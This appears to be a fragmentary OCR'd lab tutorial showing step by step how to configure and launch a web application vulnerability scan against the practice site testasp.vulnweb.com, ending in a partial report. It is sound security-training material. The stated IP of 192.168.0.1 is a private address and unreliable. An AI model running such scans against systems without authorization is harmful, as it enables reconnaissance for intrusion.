
Find Ip address for http://testasp.vulnweb.com/

Type commad: http://testasp.vulnweb.com/

IP ADDRESS FOUND: 192.168.0.1


Step 2:

Click on New Scan on right top




STEP 3:

Click on Web Application Tests




Discovery


tab: Select scan type as Port Scan (common ports)




Assesment tab: Select scan for all web applications(quick)




Report tab : Keep everything default




Advanced tab: select Scan Low bandwidth links



Click on Save and then click on launch the scan




webAppScan
HTTP Methods Allowed (per directory)
Description
Output
See Also






TABLE OF CONTENTS
Vulnerabilities by Host
Vulnerabilities by Host
192.168.0.1
0
0
0
0
1


TARGET 2

